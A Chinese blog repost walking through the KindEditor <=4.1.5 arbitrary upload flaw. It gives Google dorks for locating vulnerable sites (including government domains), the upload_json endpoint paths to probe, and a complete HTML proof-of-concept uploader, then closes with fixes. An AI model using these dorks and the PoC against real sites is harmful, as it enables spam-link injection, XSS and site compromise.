kindeditor<=4.1.5上传漏洞复现

kindeditor<=4.1.5上传漏洞复现0x00漏洞描述漏洞存在于kindeditor编辑器里,你能上传.txt和.html文件,支持php/asp/jsp/asp.net,漏洞存在于小于等于kindeditor4.1.5编辑器中这里

大家好,又见面了,我是你们的朋友全栈君。

0x00 漏洞描述

漏洞存在于kindeditor编辑器里,你能上传.txt和.html文件,支持php/asp/jsp/asp.net,漏洞存在于小于等于kindeditor4.1.5编辑器中

这里html里面可以嵌套暗链接地址以及嵌套xss。Kindeditor上的uploadbutton.html用于文件上传功能页面,直接POST到/upload_json.*?dir=file,在允许上传的文件扩展名中包含htm,txt:extTable.Add(“file”,”doc,docx,xls,xlsx,ppt,htm,html,txt,zip,rar,gz,bz2″)


0x01 批量搜索

在google中批量搜索:

inurl:/examples/uploadbutton.html

inurl:/php/upload_json.php

inurl:/asp.net/upload_json.ashx

inurl://jsp/upload_json.jsp

inurl://asp/upload_json.asp

inurl:gov.cn/kindeditor/


0x02 漏洞问题

根本脚本语言自定义不同的上传地址,上传之前有必要验证文件 upload_json.* 的存在

/asp/upload_json.asp

/asp.net/upload_json.ashx

/jsp/upload_json.jsp

/php/upload_json.php

可目录变量查看是否存在那种脚本上传漏洞:

kindeditor/asp/upload_json.asp?dir=file

kindeditor/asp.net/upload_json.ashx?dir=file

kindeditor/jsp/upload_json.jsp?dir=file

kindeditor/php/upload_json.php?dir=file

0x03  漏洞利用

google搜素一些存在的站点 inurl:kindeditor


1.查看版本信息

http://www.xxx.org/kindeditor//kindeditor.js
<span role="heading" aria-level="2">kindeditor<=4.1.5上传漏洞复现
 

2.版本是4.1.10可以进行尝试如下路径是否存在有必要验证文件 upload_json.* 

kindeditor/asp/upload_json.asp?dir=file

kindeditor/asp.net/upload_json.ashx?dir=file

kindeditor/jsp/upload_json.jsp?dir=file

kindeditor/php/upload_json.php?dir=file



3.如下图可以看出是存在jsp上传点:

http://www.xxx.org/kindeditor/jsp/upload_json.jsp?dir=file
<span role="heading" aria-level="2">kindeditor<=4.1.5上传漏洞复现


4.写出下面的构造上传poc,这里需要修改<script>…<script>以及url : 的内容,根据实际情况修改.

<html><head>


<title>Uploader</title>


<script src="http://www.xxx.org/kindeditor//kindeditor.js"></script>


<script>


KindEditor.ready(function(K) {


var uploadbutton = K.uploadbutton({


button : K('#uploadButton')[0],


fieldName : 'imgFile',


url : 'http://www.xxx.org/kindeditor/jsp/upload_json.jsp?dir=file',


afterUpload : function(data) {


if (data.error === 0) {


var url = K.formatUrl(data.url, 'absolute');


K('#url').val(url);}


},


});


uploadbutton.fileBox.change(function(e) {


uploadbutton.submit();


});


});


</script></head><body>


<div class="upload">


<input class="ke-input-text" type="text" id="url" value="" readonly="readonly" />


<input type="button" id="uploadButton" value="Upload" />


</div>


</body>


</html>




5.用浏览器打开,然后开启bupsuit进行拦截发送,可以看到成功上传txt文件
<span role="heading" aria-level="2">kindeditor<=4.1.5上传漏洞复现
 
<span role="heading" aria-level="2">kindeditor<=4.1.5上传漏洞复现


<span role="heading" aria-level="2">kindeditor<=4.1.5上传漏洞复现



6.同时也可以上传.html文件,这里就是攻击者最喜欢上传的文件(里面包含了各种暗页连接地址,如菠菜和其他色情站点链接地址)
 
<span role="heading" aria-level="2">kindeditor<=4.1.5上传漏洞复现
 
 
<span role="heading" aria-level="2">kindeditor<=4.1.5上传漏洞复现
 

0x04 漏洞修复

1.直接删除upload_json.*和file_manager_json.*
2.升级kindeditor到最新版本


版权声明:本文内容由互联网用户自发贡献,该文观点仅代表作者本人。本站仅提供信息存储空间服务,不拥有所有权,不承担相关法律责任。如发现本站有涉嫌侵权/违法违规的内容, 请发送邮件至 举报,一经查实,本站将立刻删除。

发布者:全栈程序员-站长,转载请注明出处:https://javaforall.net/154990.html原文链接:https://javaforall.net

赞 (0)
全栈程序员-站长的头像全栈程序员-站长

相关推荐

  • dede被注入后台提示用户名不存在解决方法

    dede被注入后台提示用户名不存在解决方法

    2021年10月7日
  • 微软最牛MS08-067漏洞各系统补丁下载地址

    微软最牛MS08-067漏洞各系统补丁下载地址本次MS08-067严重漏洞各系统补丁地址例如以下:中文操作系统KB958644补丁下载地址:WindowsVista安全更新程序(KB958644)http://download.mic

    2022年7月3日
  • HQL的左连接_左连接与右连接的区别

    HQL的左连接_左连接与右连接的区别最近做一个查询实现把一个表的记录全部显示出来并且显示关联的另外一个表的记录,这当然谁都知道要用到外连接查询,然而过程并不愉快。在Hibernate的映射文件中配置好关联关系之后,查询的时候可以直接使用比如selectnewmap(student.studentIDasstudentID,student.studentAccountasstudentAccount,student.stu

    2022年9月15日
  • 手机APP如何抓包[通俗易懂]

    手机APP如何抓包[通俗易懂]使用场景程序及其使用第一步:Fiddler抓取手机App的HTTP协议请求数据首先保证手机和Fiddler主机为同一网络Fiddler开启远程设备连接(确认Fiddler代理主机IP和端口号)手机端设置网络代理为Fiddler主机(设为Fiddler代理主机IP地址和端口号)验证:访问传智官网(http://www.itcast.cn)第一步:Fiddler抓取手机App的…

    2022年5月30日
  • 【AC大牛陈鸿的ACM总结贴】【ID AekdyCoin】人家当初也一样是菜鸟

    【AC大牛陈鸿的ACM总结贴】【ID AekdyCoin】人家当初也一样是菜鸟 acm总结帖_ByAekdyCoin     各路大牛都在中国大陆的5个赛区结束以后纷纷发出了退役帖,总结帖,或功德圆满,或死不瞑目,而这也许又会造就明年的各种“炸尸”风波。为了考虑在发退役贴以后明年我也成为“僵尸”的可能性,于是改名曰“总结贴”,不提比赛细节,不提比赛流水账,权当是大学本科生涯中acm生活的点滴记录……   (1)入门篇甲…

    2022年7月23日
  • ext表示什么_rent和lease

    ext表示什么_rent和leaseExtjs的组件有两个看起来类似的配置项,applyTo和renderTo,这两个配置项都是用来指定将该extjs组件加载到什么位置。那他们到底有什么区别呢,网上搜了下,有两篇博文也是关于这个的。ExtJS中的renderTo和applyTo的差别[url]http://hi.baidu.com/agzfsshohpcdegr/item/50370f1912dc05e3…

    2022年7月28日

发表回复

您的邮箱地址不会被公开。 必填项已用 * 标注

关注全栈程序员社区公众号